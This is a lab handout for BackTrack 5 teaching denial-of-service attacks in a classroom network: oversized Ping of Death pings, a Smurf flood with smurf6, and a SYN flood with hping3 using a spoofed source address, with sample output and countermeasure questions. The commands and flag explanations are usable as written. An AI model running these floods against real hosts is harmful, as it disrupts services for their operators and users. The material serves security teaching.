Denial of Service Attacks (Backtrack 5)

A. Ping of Death

This is an older DoS attack that aims to crash the target system by sending ping packets that exceed the maximum byte size allowed by the TCP/IP protocol (65,536 bytes). Most new systems are not susceptible to the Ping of Death attacks.

1. Check the default Gateway IP address of your system by typing "**`route -n`**" as shown below. Route command displays the routing table of the system. This system' default GW IP is 192.168.4.1, and IP 0.0.0.0 indicates that all IP packets outside local network (in this case, network 192.168.4.0) will be forwarded to IP 192.168.4.1. Record your default GW IP as you will use it in the following steps.

```
root@root:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.4.1     0.0.0.0         UG    100    0        0 eth0
192.168.4.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

2. Ping your default gateway (change the IP to your default gateway IP) 10 times using the following ping commands, and compare the results.
   `ping -s 65507 -c 10 <default gateway IP>`
   `ping -s 10    -c 10 <default gateway IP>`

Review Questions:

- What are the meaning of -s and -c parameters?
- What are the differences between two cases?
- Try "**`ping -s 65508 -c 10 192.168.4.1`**". What happens?

B. Smurf Attacks

The **Smurf attack** is a way of generating significant network traffic on a target network by sending spoofed ping messages to a target host. The target responds back by a broadcast address, flooding the network.

1. Open three terminal windows. You will use one of terminal windows to launch a smurf attack to your default gateway, the second one to monitor network traffic, and the last terminal window to test a communication.
2. In one of the terminal windows, type "**`tcpdump -nn`**" and press Enter. Do not close this terminal window, and let tcpdump to run. Tcpdump is a command-line tool to capture network traffic.
3. Go to another terminal window and type

`ping <IP of your default gateway> -c 10`
and record the average response time. Meanwhile, tcpdump should record this communication.

4. Go to or open another terminal window, and type
`smurf6 eth2 <IP of your default gateway>`
to launch a smurf attack to your default gateway.
5. Go to the terminal window where the **tcpdump** is running to see all network traffic.
6. Go to the terminal window where you ping, and repeat the same experiment (note: *use move-up key (↑) to see the commands you just executed*). Measure the average time to send 10 ping packets.
7. Go to the terminal window where the smurf is running, press **Crtl+C** to end the smurf attack.
8. Go to the terminal window where the tcpdump is running, press **Crtl+C** to stop the tcpdump.


In this activity, you use smurf with IPv4 address. Smurf attacks will be more damaging if multicasting in IPv6 is used.

Review Questions:

- Briefly explain the countermeasures to stop and defend against a smurf attack?
- How much did the smurf attack slow down the network? Compare the average ping response time before and during the smurf. (Somehow the ping becomes faster during the smurf attack, which does not make sense).

C. SYN Flood Attacks

Before a client attempts to establish a TCP connection to a server, the server and client use three-way handshake protocol. The three-way handshake protocol ensures that the server has the available resources for the client use and makes sure that the server and client are at the same page. The client and server exchange a series of SYN and ACT packages which normally runs as shown below:



A SYN flood attack works by not responding to the server with the expected ACK packet in Step 3. The server will wait for the acknowledgement for some time by keeping a half-open connection. Meanwhile, the attacker requests new connections by sending new SYN packets from spoofed-IP addresses. Eventually, half-open connections may consume all resources of the server, causing the server to respond very slowly or crash.

In the following, you will launch a SYN-flood attack to web server 10.0.0.3.

1. Test you can read HTML files from server 10.0.0.3 by typing “curl 10.0.0.3” in command-line. Keep this terminal window open.
2. Open a new terminal window, then use **hping3** as follows to launch a SYN flood attack to the server.


```
root@root:~# hping3 -I eth0 -a 192.168.10.99 -S 10.0.0.3 -p 80 -i u1000
HPING 10.0.0.3 (eth0 10.0.0.3): S set, 40 headers + 0 data bytes
```

3. Go back to the first window and use curl to retrieve data from the web server again by typing “curl 10.0.0.3”. What happens.
4. Go to the terminal window where hping3 is running and use Crtl+C to end the attack.

hping is a command-line TCP/IP packet assembler and analyzer. It is frequently used in system penetration testing. The option **`-a`** is used to spoof IP addresses, the **`-p`** option is used to indicate which port will be attacked, the **`-i`** option indicates the frequency of attack.

This time let us connect to the web server with a telnet session and try to follow the network traffic.

5. Open a new terminal window, and type “telnet 10.0.0.3” to remotely login to the web server. When prompted, use “student2” as the username and password as shown below. Keep the telnet session open.



6. Go to the terminal window where you launched the SYN flood attack using hping3, and the start a new attack (note: use ↑ key to repeat the last command). Do not close this window.
7. Go back the terminal window where the telnet session is active and type “**`netstat -n`**”. You should see an output similar to the following

```
C:\Documents and Settings\Student2>netstat -n
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.0.0.3:23            192.168.4.50:59778     ESTABLISHED
  TCP    10.0.0.3:80            192.168.10.99:2601     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2602     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2603     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2604     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2605     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2606     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2607     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2608     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2609     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2610     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2611     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2612     SYN_RECEIVED
  TCP    10.0.0.3:80            192.168.10.99:2613     SYN_RECEIVED
```

Basically, the web server maintains all these half-connections to port 80 as shown above, but the attacker never completes the three-way handshake protocol.

8. Use Crtl+C to end the attack and type “exit” to finish the telnet session.

Review Questions:

- Briefly explain the countermeasures to stop and defend against a syn-flood attack?
- Read more about hping utility in the web and summarize the different ways it can be used to secure network?